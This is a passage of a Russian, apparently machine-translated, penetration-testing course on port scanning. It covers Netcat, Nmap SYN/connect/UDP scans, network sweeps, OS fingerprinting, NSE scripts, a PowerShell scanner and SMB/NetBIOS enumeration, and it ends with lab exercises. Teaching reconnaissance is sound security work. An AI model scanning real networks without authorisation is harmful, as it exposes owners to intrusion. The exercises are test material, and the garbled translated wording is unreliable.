5	2.698404359	192.168.50.149	192.168.118.2	122	ICMP	71 Destination unreachable (Port unreachable)
6	3.587056125	192.168.118.2	192.168.50.149	121	UDP	43 44680 → 121 Len=1
7	3.706877010	192.168.50.149	192.168.118.2	121	ICMP	71 Destination unreachable (Port unreachable)
8	4.588677343	192.168.118.2	192.168.50.149	120	UDP	43 41379 → 120 Len=1
9	4.707495463	192.168.50.149	192.168.118.2	120	ICMP	71 Destination unreachable (Port unreachable)

Как показано на рисунке 18, пустой UDP packet отправляется на конкретный port (пакетами 2, 3, 4, 6 и 8). Если destination UDP-порт открыт, packet будет передан на application layer. Полученный response будет зависеть от того, как приложение запрограммировано отвечать на пустые пакетами. В этом примере приложение не отправляет response. Однако если destination UDP-порт закрыт, цель должна ответить ICMP port unreachable (как показано в пакетами 5, 7 и 9), отправленным UDP/IP stack целевой машины.

Большинство UDP-сканированиеners обычно используют стандартное сообщение "ICMP port unreachable", чтобы вывести status целевого port. Однако этот метод может быть полностью ненадежным, когда целевой port фильтруется firewall. Фактически в таких случаях scanner сообщит, что целевой port открыт, из-за отсутствия ICMP message.

Теперь, когда мы рассмотрели техники TCP и UDP-сканирование, обсудим несколько распространенных ловушек, которые могут возникнуть при выполнении таких scans.

UDP-сканирование может быть проблематичным по нескольким причинам. Во-первых, UDP-сканирование часто ненадежен, поскольку firewalls и routers могут отбрасывать ICMP пакетами. Это может приводить к ложноположительным результатоms и отображению ports как открытых, хотя на самом деле они закрыты. Во-вторых, многие сканеров портов не сканируют все доступные ports и обычно имеют заранее заданный список "interesting ports", которые сканируются. Это означает, что открытые UDP-порты могут остаться незамеченными. Использование protocol-specific UDP сканер портов может помочь получить более точные результаты. Наконец,

теста на проникновениеers часто забывают сканировать открытые UDP-порты, сосредотачиваясь на "более интересных" TCP-портах. Хотя UDP-сканирование может быть ненадежным, за открытыми UDP-портами скрывается множество векторов атак. TCP-сканирование также генерирует намного больше трафика, чем UDP-сканирование, из-за накладных расходов и повторных передач пакетов.

1. После запуска группы VM 1 выполните сканирование Netcat против машины, оканчивающейся октетом '151' (например 192.168.51.151). Какой самый низкий открытый TCP-порт?
2. На том же хосте выполните TCP-сканирование netcat для диапазона портов 1-10000. Какой самый высокий открытый TCP-порт?
3. Помимо порта 123, какой первый возвращенный открытый UDP-порт в диапазоне 150-200 при сканировании машины, оканчивающейся октетом '151' (например 192.168.51.151)?

Сформировав прочное понимание основ сканирования портов, теперь изучим Nmap, фактический стандартный инструмент для сканирования портов.

Nmap (написан Gordon Lyon, также известным как Fyodor) - один из самых популярных, универсальных и надежных доступных сканеров портов. Он активно развивается более двух десятилетий и предлагает множество возможностей помимо сканирования портов.

Некоторые примеры сканирования Nmap, которые мы рассмотрим в этом модуле, запускаются с помощью **sudo**. Причина в том, что довольно много параметров сканирования Nmap требуют доступа к raw-сокетам, а для них, в свою очередь, нужны root-привилегии. Raw-сокеты позволяют точно манипулировать TCP- и UDP-пакетами. Без доступа к raw-сокетам Nmap ограничен, поскольку вынужден создавать пакеты с помощью стандартного API сокетов Berkeley.

Прежде чем изучать примеры сканирования портов, следует понять след, который каждое сканирование Nmap оставляет в сети и на сканируемых хостах.

Стандартное Nmap TCP-сканирование сканирует 1000 самых популярных портов на заданной машине. Прежде чем запускать сканирование вслепую, изучим объем трафика, отправляемого таким сканированием. Мы просканируем одну из лабораторных машин, одновременно отслеживая объем трафика, отправленного к целевому хосту, с помощью iptables.

Мы используем несколько параметров **iptables**. Сначала применим параметр `-I`, чтобы вставить новое правило в заданную цепочку, которая в этом случае включает и **INPUT** (Inbound), и **OUTPUT** (Outbound) цепочки, а затем номер правила. Можно использовать `-s`, чтобы указать исходный IP-адрес, `-d`, чтобы указать целевой IP-адрес, и `-j`, чтобы разрешить трафик **ACCEPT**. Наконец, используем параметр `-Z`, чтобы обнулить пакетные и байтовые счетчики во всех цепочках.

```
kali@kali:~$ sudo iptables -I INPUT 1 -s 192.168.50.149 -j ACCEPT

kali@kali:~$ sudo iptables -I OUTPUT 1 -d 192.168.50.149 -j ACCEPT

kali@kali:~$ sudo iptables -Z
```

Листинг 22 - Настройка правил iptables для сканирования

Далее сгенерируем немного трафика с помощью **nmap**:

```
kali@kali:~$ nmap 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 05:12 EST
Nmap scan report for 192.168.50.149
Host is up (0.10s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP-адрес (1 host up) scanned in 10.95 seconds
```

Листинг 23 - Сканирование IP по 1000 самым популярным TCP-порты

Scan завершился и показал несколько открытых ports.

Теперь посмотрим некоторые статистики **iptables**, чтобы лучше понять, сколько трафика сгенерировало сканирование. Можно использовать параметр `-v`, чтобы добавить подробность в вывод, `-n`, чтобы включить числовой вывод, и `-L`, чтобы перечислить правила во всех цепочках.

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 1270 пакетами, 115K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1196 47972 ACCEPT     all  --  *      *       192.168.50.149      0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 пакетами, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1264 пакетами, 143K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1218 72640 ACCEPT     all  --  *      *       0.0.0.0/0            192.168.50.149
```

Листинг 24 - Использование iptables для мониторинга трафик nmap при сканирования top 1000 ports

Согласно выводу, этот default 1000-сканирования портов сгенерировал около 72 KB трафика.

Используем **iptables -Z**, чтобы снова обнулить пакетные и байтовые счетчики во всех цепочках, и запустим другой **nmap** scan, на этот раз используя `-p` для указания всех TCP-портах.

```
kali@kali:~$ sudo iptables -Z

kali@kali:~$ nmap -p 1-65535 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 05:23 EST
Nmap scan report for 192.168.50.149
Host is up (0.11s latency).
Not shown: 65510 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
```

```
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
...

Nmap done: 1 IP-адрес (1 host up) scanned in 2141.22 seconds

kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 67996 пакетами, 6253K bytes)
 pkts bytes target     prot opt in     out     source               destination
68724 2749K ACCEPT     all  --  *      *       192.168.50.149      0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 пакетами, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 67923 пакетами, 7606K bytes)
 pkts bytes target     prot opt in     out     source               destination
68807 4127K ACCEPT     all  --  *      *       0.0.0.0/0            192.168.50.149
```

Листинг 25 - Использование iptables для мониторинга трафик nmap при сканирования портов всех TCP-порты

Похожий локальный сканирования портов, явно проверяющий все 65535 ports, сгенерировал около 4 MB трафика - значительно больше. Однако этот full сканирования портов обнаружил больше ports, чем default TCP-сканирование.

Наши результаты предполагают, что полный сканирование Nmap сети class C (254 hosts) приведет к отправке более 1000 MB трафика в сеть. В идеале полный TCP и UDP-порт scan каждой целевой машины дал бы наиболее точную информацию об открытых network services. Однако очевидно, что нужно балансировать любые traffic restrictions (например медленный uplink) с обнаружением дополнительных открытые порты и services через более exhaustive scan. Это особенно верно для более крупных сетей, например при оценке сети class A или B.

Существуют современные сканеров портов, такие как MASSCAN и RustScan, которые, хотя и быстрее Nmap, генерируют значительный объем concurrent traffic. Nmap, с другой стороны, накладывает определенное traffic rate limiting, что приводит к меньшей перегрузке bandwidth и более скрытному поведению.

Изучив базовое использование Nmap, теперь рассмотрим разные scanning techniques Nmap, начиная со *Stealth / SYN Scanning*.

Самая популярная техника сканирование Nmapning - SYN, или "stealth" scanning. У SYN scan много преимуществ, поэтому он является default scan option, когда в команде **nmap** не указана scan option *u* у пользователя есть необходимые raw socket privileges.

SYN scanning - это метод TCP сканирование портов, который отправляет SYN пакетами на разные ports целевой машины без завершения TCP handshake. Если TCP-порт открыт, целевой машине должна отправить SYN-ACK, сообщая нам, что port открыт. В этот момент сканер портов не отправляет финальный ACK для завершения three-way handshake.

```
kali@kali:~$ sudo nmap -sS 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 06:31 EST
Nmap scan report for 192.168.50.149
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
```

```
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
...
```

Листинг 26 - Использование nmap для выполнения SYN scan

Поскольку трехстороннее рукопожатие никогда не завершается, информация не передается на прикладной уровень и в результате не появится в журналах приложения. SYN-сканирование также быстрее и эффективнее, потому что отправляется и принимается меньше пакетов.

Обратите внимание, что термин "stealth" относится к тому факту, что в прошлом firewalls не логировали неполные TCP connections. С современными firewalls это уже не так, и хотя название stealth сохранилось, оно может вводить в заблуждение.

Следующий метод сканирование Nmapning называется *TCP Connect Scanning*, и, как следует из названия, он выполняет полное TCP connection.

Когда пользователь, запускающий **nmap**, не имеет raw socket privileges, Nmap по умолчанию использует технику TCP connect scan. Поскольку Nmap TCP connect scan использует Berkeley sockets API для выполнения three-way handshake, ему не нужны elevated privileges. Однако поскольку Nmap должен ждать завершения connection, прежде чем API вернет status connection, TCP connect scan занимает намного больше времени, чем SYN scan.

Иногда нам может понадобиться выполнить connect scan с помощью **nmap**, например при сканировании через определенные types of proxies. Можно использовать параметр `-sT`, чтобы запустить connect scan.

```
kali@kali:~$ nmap -sT 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 06:44 EST
Nmap scan report for 192.168.50.149
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
...
```

Листинг 27 - Использование nmap для выполнения TCP connect scan

Вывод показывает, что connect scan обнаружил несколько open services, активных только на Windows-based host, особенно Domain Controllers, что мы скоро рассмотрим. Один важный вывод даже из этого простого scan: мы уже можем предположить underlying OS и роль целевого хоста.

Рассмотрев самые распространенные техники Nmap TCP-сканированиening, изучим *UDP Scanning*.

При выполнении UDP-сканирование Nmap использует комбинацию двух разных методов, чтобы определить, открыт port или закрыт. Для большинства ports он использует стандартный метод "ICMP port unreachable", описанный ранее, отправляя пустой packet на заданный port. Однако для распространенных ports, например port 161, используемого SNMP, он отправляет protocol-specific SNMP packet, пытаясь получить response от приложения, привязанного к этому port. Чтобы

выполнить UDP-сканирование, используем параметр `-sU`, при этом **sudo** требуется для доступа к raw-сокетам.

```
kali@kali:~$ sudo nmap -sU 192.168.50.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:46 EST
Nmap scan report for 192.168.131.149
Host is up (0.11s latency).
Not shown: 977 closed udp ports (port-unreach)
PORT      STATE         SERVICE
123/udp   open          ntp
389/udp   open          ldap
...
Nmap done: 1 IP-адрес (1 host up) scanned in 22.49 seconds
```

Листинг 28 - Использование nmap для выполнения UDP-сканирование

UDP-сканирование (`-sU`) также можно использовать вместе с TCP SYN scan (`-sS`), чтобы построить более полную картину цели.

```
kali@kali:~$ sudo nmap -sU -sS 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 08:16 EST
Nmap scan report for 192.168.50.149
Host is up (0.10s latency).
Not shown: 989 closed tcp ports (reset), 977 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/tcp    open          domain
88/tcp    open          kerberos-sec
135/tcp   open          msrpc
139/tcp   open          netbios-ssn
389/tcp   open          ldap
445/tcp   open          microsoft-ds
464/tcp   open          kpasswd5
593/tcp   open          http-rpc-epmap
636/tcp   open          ldapssl
3268/tcp  open          globalcatLDAP
3269/tcp  open          globalcatLDAPssl
53/udp    open          domain
123/udp   open          ntp
389/udp   open          ldap
...
```

Листинг 29 - Использование nmap для комбинированного UDP- и SYN-сканирования

Наш совместный TCP и UDP-сканирование выявил дополнительные открытый UDP-порты, дополнительно раскрывая, какие services работают на целевого хоста.

Теперь можно расширить то, что мы изучили на одном host, и применить это к полному network range через *Network Sweeping*.

Чтобы работать с большими объемами хостов или экономить сетевой трафик, можно проверять цели с помощью техник *Network Sweeping*, где мы начинаем с широких сканирований, а затем используем более точечные сканирования против интересующих хостов.

При выполнении сетевого sweep с Nmap через параметр `-sn` процесс host discovery состоит не только из отправки ICMP echo request. Nmap также отправляет TCP SYN packet на порт 443, TCP ACK packet на port 80 и ICMP timestamp request, чтобы проверить доступность host.

```
kali@kali:~$ nmap -sn 192.168.50.1-253
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:19 EST
Nmap scan report for 192.168.50.6
Host is up (0.12s latency).
Nmap scan report for 192.168.50.8
Host is up (0.12s latency).
...
Nmap done: 254 IP-адресов (13 hosts up) scanned in 3.74 seconds
```

Листинг 30 - Использование nmap для сетевого sweep

Искать live machines с помощью команды **grep** по стандартному выводу nmap может быть неудобно. Вместо этого используем "greppable" output parameter Nmap, `-oG`, чтобы сохранить результаты в более удобном формате.

```
kali@kali:~$ nmap -v -sn 192.168.50.1-253 -oG ping-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:21 EST
Initiating Ping Scan at 03:21
...
Read data files from: /usr/bin/../share/nmap
Nmap done: 254 IP-адресов (13 hosts up) scanned in 3.74 seconds
...

kali@kali:~$ grep Up ping-sweep.txt | cut -d " " -f 2
192.168.50.6
192.168.50.8
192.168.50.9
...
```

Листинг 31 - Использование nmap для сетевого sweep, затем grep для поиска живых хостов

Мы также можем sweep specific TCP или UDP-порты по сети, проверяя common services и ports в попытке найти системы, которые могут быть полезны или иметь known vulnerabilities. Такой scan обычно точнее, чем ping sweep.

```
kali@kali:~$ nmap -p 80 192.168.50.1-253 -oG web-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:50 EST
Nmap scan report for 192.168.50.6
Host is up (0.11s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 192.168.50.8
Host is up (0.11s latency).

PORT   STATE  SERVICE
80/tcp closed http
...

kali@kali:~$ grep open web-sweep.txt | cut -d" " -f2
192.168.50.6
192.168.50.20
192.168.50.21
```

Листинг 32 - Использование nmap для сканирования веб-серверов через порт 80

Чтобы сэкономить время и network resources, можно также сканировать несколько IP, проверяя короткий список common ports. Например, выполним *TCP connect scan* для top 20 TCP-порты с параметром `--top-ports` и включим OS version detection, script scanning и traceroute с помощью `-A`.

```
kali@kali:~$ nmap -sT -A --top-ports=20 192.168.50.1-253 -oG top-port-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 04:04 EST
Nmap scan report for 192.168.50.6
Host is up (0.12s latency).

PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 56:57:11:b5:dc:f1:13:d3:50:88:b8:ab:a9:83:e2:29 (RSA)
|   256 4f:1d:f2:55:cb:40:e0:76:b4:36:90:19:a2:ba:f0:44 (ECDSA)
|_  256 67:46:b3:97:26:a9:e3:a8:4d:eb:20:b3:9b:8d:7a:32 (ED25519)
23/tcp   closed telnet
25/tcp   closed smtp
```

```
53/tcp   closed domain
80/tcp   open   http          Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Under Construction
110/tcp  closed pop3
111/tcp  closed rpcbind
...
```

Листинг 33 - Использование nmap для top twenty сканирования портов с сохранением вывода в greppable format

Top 20 **nmap** ports определяются с помощью файла `/usr/share/nmap/nmap-services`, который использует простой формат из трех колонок, разделенных whitespace. Первая - имя service, вторая содержит port number и protocol, а третья - "port frequency". Все после третьей колонки игнорируется, но обычно используется для comments, как показано с помощью pound sign (#). Port frequency основана на том, как часто port находился открытым во время периодических research scans интернета.

```
kali@kali:~$ cat /usr/share/nmap/nmap-services
...
finger    79/udp    0.000956
http    80/sctp    0.000000    # www-http | www | World Wide Web HTTP
http    80/tcp    0.484143    # World Wide Web HTTP
http    80/udp    0.035767    # World Wide Web HTTP
hosts2-ns    81/tcp    0.012056    # HOSTS2 Name Server
hosts2-ns    81/udp    0.001005    # HOSTS2 Name Server
...
```

Листинг 34 - Файл nmap-services, показывающий частоту открытия TCP-порта 80

На этом этапе мы могли бы провести более exhaustive scan против отдельных машин, которые богаты services или иначе интересны.

Есть много разных способов творчески подходить к scanning, чтобы экономить bandwidth или снижать profile, а также интересные host discovery techniques, которые стоит изучить дополнительно.

Теперь мы просканировали hosts, которые раскрыли несколько services, поэтому можем предположить природу операционная система цели. К счастью для нас, Nmap уже поставляется с параметром *OS Fingerprinting*.

OS fingerprinting можно включить параметром `-O`. Эта функция пытается угадать операционная система цели, анализируя возвращенные пакетами. Это работает потому, что операционная системаs часто используют немного разные реализации TCP/IP stack (например разные default TTL values и TCP window sizes), и эти небольшие отличия создают fingerprint, который Nmap часто может идентифицировать.

Nmap проанализирует traffic, полученный от целевой машине, и попытается сопоставить fingerprint с известным списком. По умолчанию Nmap покажет обнаруженную OS только если полученный fingerprint очень точен. Поскольку мы хотим получить грубое представление о target OS, добавим параметр `--osscan-guess`, чтобы заставить Nmap напечатать предполагаемый результат, даже если он не полностью точен.

Например, рассмотрим этот простой **nmap** OS fingerprint scan.

```
kali@kali:~$ sudo nmap -O 192.168.50.14 --osscan-guess
...
Running (JUST GUESSING): Microsoft Windows 2008|2012|2016|7|Vista (88%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:
    windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_ cpe:/o:microsoft:
    windows_vista::sp1:home_premium
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (88%), Microsoft Windows
```

```
    Server 2012 or Windows Server 2012 R2 (88%), Microsoft Windows Server 2012 R2 (88%), Microsoft Windows
    Server 2012 (87%), Microsoft Windows Server 2016 (87%), Microsoft Windows 7 (86%), Microsoft Windows
    Vista Home Premium SP1 (85%), Microsoft Windows 7 Professional (85%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
...
```

Листинг 35 - Использование nmap для OS fingerprinting

Ответ предполагает, что underlying операционная система этой цели - Windows 2008 R2, 2012, 2016, Vista или Windows 7.

Обратите внимание, что OS Fingerprinting не всегда точен на 100%, часто из-за network devices вроде firewalls или proxies, которые переписывают packet headers между участниками communication.

После распознавания базовой операционной системы можно пойти дальше и определить службы, работающие на конкретных портах, анализируя баннеры служб с параметром `-A`, который также запускает разные скрипты перечисления ОС и служб против цели.

```
kali@kali:~$ nmap -sT -A 192.168.50.14
Nmap scan report for 192.168.50.14
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck, SSLSessionReq, TLSSessionReq,
    TerminalServerCookie:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|   GetRequest:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|     What are you trying to do? Go away.
|   HTTPOptions, RTSPRequest:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|     Wrong command.
|   Help:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|     214-The following commands are recognized.
|     USER TYPE SYST SIZE RNTO RNFR RMD REST QUIT
|     HELP XMKD MLST MKD EPSV XCWD NOOP AUTH OPTS DELE
|     CDUP APPE STOR ALLO RETR PWD FEAT CLNT MFMT
|     MODE XRMD PROT ADAT ABOR XPWD MDTM LIST MLSD PBSZ
|     NLST EPRT PASS STRU PASV STAT PORT
|_    Help ok.
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2022-01-06T15:37:24
|_Not valid after:  2023-01-07T15:42:24
|_ssl-date: TLS randomness does not represent time
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Nmap done: 1 IP-адрес (1 host up) scanned in 55.67 seconds
```

Листинг 36 - Использование nmap для получения banner и/или перечисления сервисов

В примере выше мы использовали параметр `-A`, чтобы запустить сканирование служб с дополнительными опциями. Если нужно выполнить обычное сканирование служб nmap, можно указать только параметр `-sV`.

Banner grabbing значительно влияет на объем используемого traffic и скорость scan. Всегда нужно внимательно относиться к параметрам, которые мы используем с **nmap**, и к тому, как они влияют на scans.

Banners могут быть изменены системными администраторами и намеренно настроены на поддельные service names, чтобы вводить потенциальных атакующих в заблуждение.

Теперь, когда мы рассмотрели основные возможности Nmap, сосредоточимся на конкретных Nmap scripts, входящих в *Nmap Scripting Engine* (NSE).

Можно использовать NSE, чтобы запускать созданные пользователями scripts для автоматизации разных scanning tasks. Эти scripts выполняют широкий диапазон функций, включая DNS enumeration, brute force attacks и даже vulnerability identification. NSE scripts находятся в каталоге `/usr/share/nmap/scripts`.

Например, script *http-headers* пытается подключиться к HTTP service на целевую систему и определить поддерживаемые headers.

```
kali@kali:~$ nmap --script http-headers 192.168.50.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 13:53 EST
Nmap scan report for 192.168.50.6
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
| http-headers:
|   Date: Thu, 10 Mar 2022 18:53:29 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Last-Modified: Thu, 10 Mar 2022 18:51:54 GMT
|   ETag: "d1-5d9e1b5371420"
|   Accept-Ranges: bytes
|   Content-Length: 209
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)

Nmap done: 1 IP-адрес (1 host up) scanned in 5.11 seconds
```

Листинг 37 - Использование scripting engine Nmap (NSE) для OS fingerprinting

Чтобы посмотреть больше информации о script, можно использовать параметр `--script-help`, который показывает описание script и URL, где можно найти более подробную информацию, например аргументы script и примеры использования.

```
kali@kali:~$ nmap --script-help http-headers
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 13:54 EST

http-headers
Categories: discovery safe
https://nmap.org/nsedoc/scripts/http-headers.html
  Performs a HEAD request for the root folder ("/") of a web server and displays the HTTP headers returned.
...
```

Листинг 38 - Использование параметра --script-help для просмотра дополнительной информации о script

Когда доступа к интернету нет, большую часть этой информации также можно найти в самом NSE script file.

Стоит потратить время на изучение разных NSE scripts, поскольку многие из них полезны и экономят время.

Научившись выполнять сканирование портов из Kali, посмотрим, как применить те же концепции с Windows host.

Если мы проводим initial network enumeration с Windows laptop без доступа к интернету, мы не можем установить дополнительные инструменты, которые могли бы помочь, например Windows-версию Nmap. В таком ограниченном сценарии мы вынуждены следовать стратегии 'living off the land', обсуждавшейся ранее. К счастью, есть несколько полезных встроенных PowerShell functions.

Функция Test-NetConnection проверяет, отвечает ли IP на ICMP и открыт ли указанный TCP-порт на целевом хосте.

Например, из клиент Windows 11 можно проверить, открыт ли SMB port 445 на контроллер домена следующим образом.

```
PS C:\Users\student> Test-NetConnection -Port 445 192.168.50.151

ComputerName     : 192.168.50.151
RemoteAddress    : 192.168.50.151
RemotePort       : 445
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.50.152
TcpTestSucceeded : True
```

Листинг 39 - Сканирование SMB-портов через PowerShell

Возвращенное значение в параметре *TcpTestSucceeded* указывает, что port 445 открыт.

Можно дополнительно заскриптовать весь процесс, чтобы просканировать первые 1024 ports на Domain Controller с помощью PowerShell one-liner, показанного ниже. Для этого нужно создать *TcpClient* Socket object, поскольку *Test-NetConnection* отправляет дополнительный traffic, не нужный для наших целей.

```
PS C:\Users\student> 1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", $_))
    "TCP-порт $_ is open"} 2>$null
TCP-порт 88 is open
...
```

Листинг 40 - Автоматизация PowerShell portscanning

Мы начинаем с передачи первых 1024 integer в for-loop, который назначает увеличивающееся integer value переменной $_. Затем создаем объект *Net.Sockets.TcpClient* и выполняем TCP connection к целевой IP на конкретном port. Если connection успешен, выводится log message, включающий открытый TCP-порт.

Мы рассмотрели только стартовую точку возможностей PowerShell, которые можно дальше расширять, чтобы приблизиться к традиционным возможностям Nmap.

1. Запустите упражнения Walk Through в группа VM #1, используйте Nmap, чтобы выполнить скрытое SYN-сканирование вашего целевого IP-диапазона, и сохраните вывод в файл. Используйте grep, чтобы показать машины онлайн. У какого хоста открыт порт 25? При отправке ответа используйте *50* как третий октет IP вместо динамически назначенного IP.

2. Выполните TCP-сканирование Nmap против адресов в упражнениях Walk Through в группа VM #1. На каком хосте работает WHOIS-сервер? При отправке ответа используйте *50* как третий октет IP вместо динамически назначенного IP.

3. Подключитесь по RDP к клиенту Windows 11 из группы виртуальных машин для практических упражнений №1 и выполните обнаружение TCP-портов против машины Windows DC, чей адрес заканчивается октетом '151' (например 192.168.51.151). Какие первые четыре TCP-порта открыты? Перечислите порты через запятые.

4. На виртуальной машине №1 из упражнений модуля есть сервис, работающий на TCP-порту из верхнего диапазона. Найдите его, и вместе с ним вы найдете флаг.

5. NMAP Scripting Engine включает множество чрезвычайно полезных скриптов, помогающих в процессе active recon для широкого набора задач, а не только для нескольких сервисов, обсуждаемых в этом модуле. Например, в библиотеке NMAP более 100 NSE discovery scripts. Для этого задания нужно использовать новый discovery script, чтобы помочь перечислить *HTTP title* стандартной страницы всех хостов с веб-серверами в публичной лабораторной сети. Даже такое простое действие, как scanning web server titles, может помочь собрать самую разную информацию о цели, включая назначение сайта, сведения о версии ПО и даже страницы входа. В этом задании нужно найти хост с веб-сервером с title "Under Construction" в группе виртуальных машин упражнений модуля 1. Флаг находится на странице **index.html** соответствующего веб-сервера.

Security track record протокола Server Message Block (SMB) много лет оставался слабым из-за сложной реализации и открытой природы.
От unauthenticated SMB null sessions в Windows 2000 и XP до множества SMB bugs and vulnerabilities за последующие годы - SMB получил свою долю внимания.

Учитывая это, SMB protocol также обновлялся и улучшался параллельно с выпусками Windows.

Сервис NetBIOS слушает TCP-порт 139, а также несколько UDP-порты. Следует отметить, что SMB (TCP-порт 445) и NetBIOS - два отдельных протокола. NetBIOS - независимый session layer protocol и service, который позволяет компьютерам в local network общаться друг с другом. Хотя современные реализации SMB могут работать без NetBIOS, NetBIOS over TCP (NBT) требуется для backward compatibility, и они часто включены вместе. Это также означает, что enumeration этих двух services часто идет рука об руку. Эти services можно сканировать инструментами вроде **nmap**, используя синтаксис, похожий на следующий:

```
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 192.168.50.1-254

kali@kali:~$ cat smb.txt
# Nmap 7.92 scan initiated Thu Mar 17 06:03:12 2022 as: nmap -v -p 139,445 -oG smb.txt 192.168.50.1-254
# Ports scanned: TCP(2;139,445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.50.1 () Status: Down
...
Host: 192.168.50.21 () Status: Up
Host: 192.168.50.21 () Ports: 139/closed/tcp//netbios-ssn///, 445/closed/tcp//microsoft-ds///
...
Host: 192.168.50.217 () Status: Up
Host: 192.168.50.217 () Ports: 139/closed/tcp//netbios-ssn///, 445/closed/tcp//microsoft-ds///
# Nmap done at Thu Mar 17 06:03:18 2022 -- 254 IP-адресов (15 hosts up) scanned in 6.17 seconds
```

Листинг 41 - Использование nmap для сканирования сервиса NetBIOS

Мы сохранили вывод сканирования в текстовый файл, который показал хосты с открытыми портами 139 и 445.

Есть и другие, более специализированные инструменты для конкретной идентификации информации NetBIOS, например **nbtscan**. Его можно использовать для запроса NetBIOS name service на valid NetBIOS names, указывая originating UDP-порт как 137 с параметром `-r`.

```
kali@kali:~$ sudo nbtscan -r 192.168.50.0/24
Doing NBT name scan for addresses from 192.168.50.0/24

IP-адрес       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.50.124   SAMBA            <server>  SAMBA            00:00:00:00:00:00
192.168.50.134   SAMBAWEB         <server>  SAMBAWEB         00:00:00:00:00:00
...
```

Листинг 42 - Использование nbtscan для сбора дополнительной информации NetBIOS

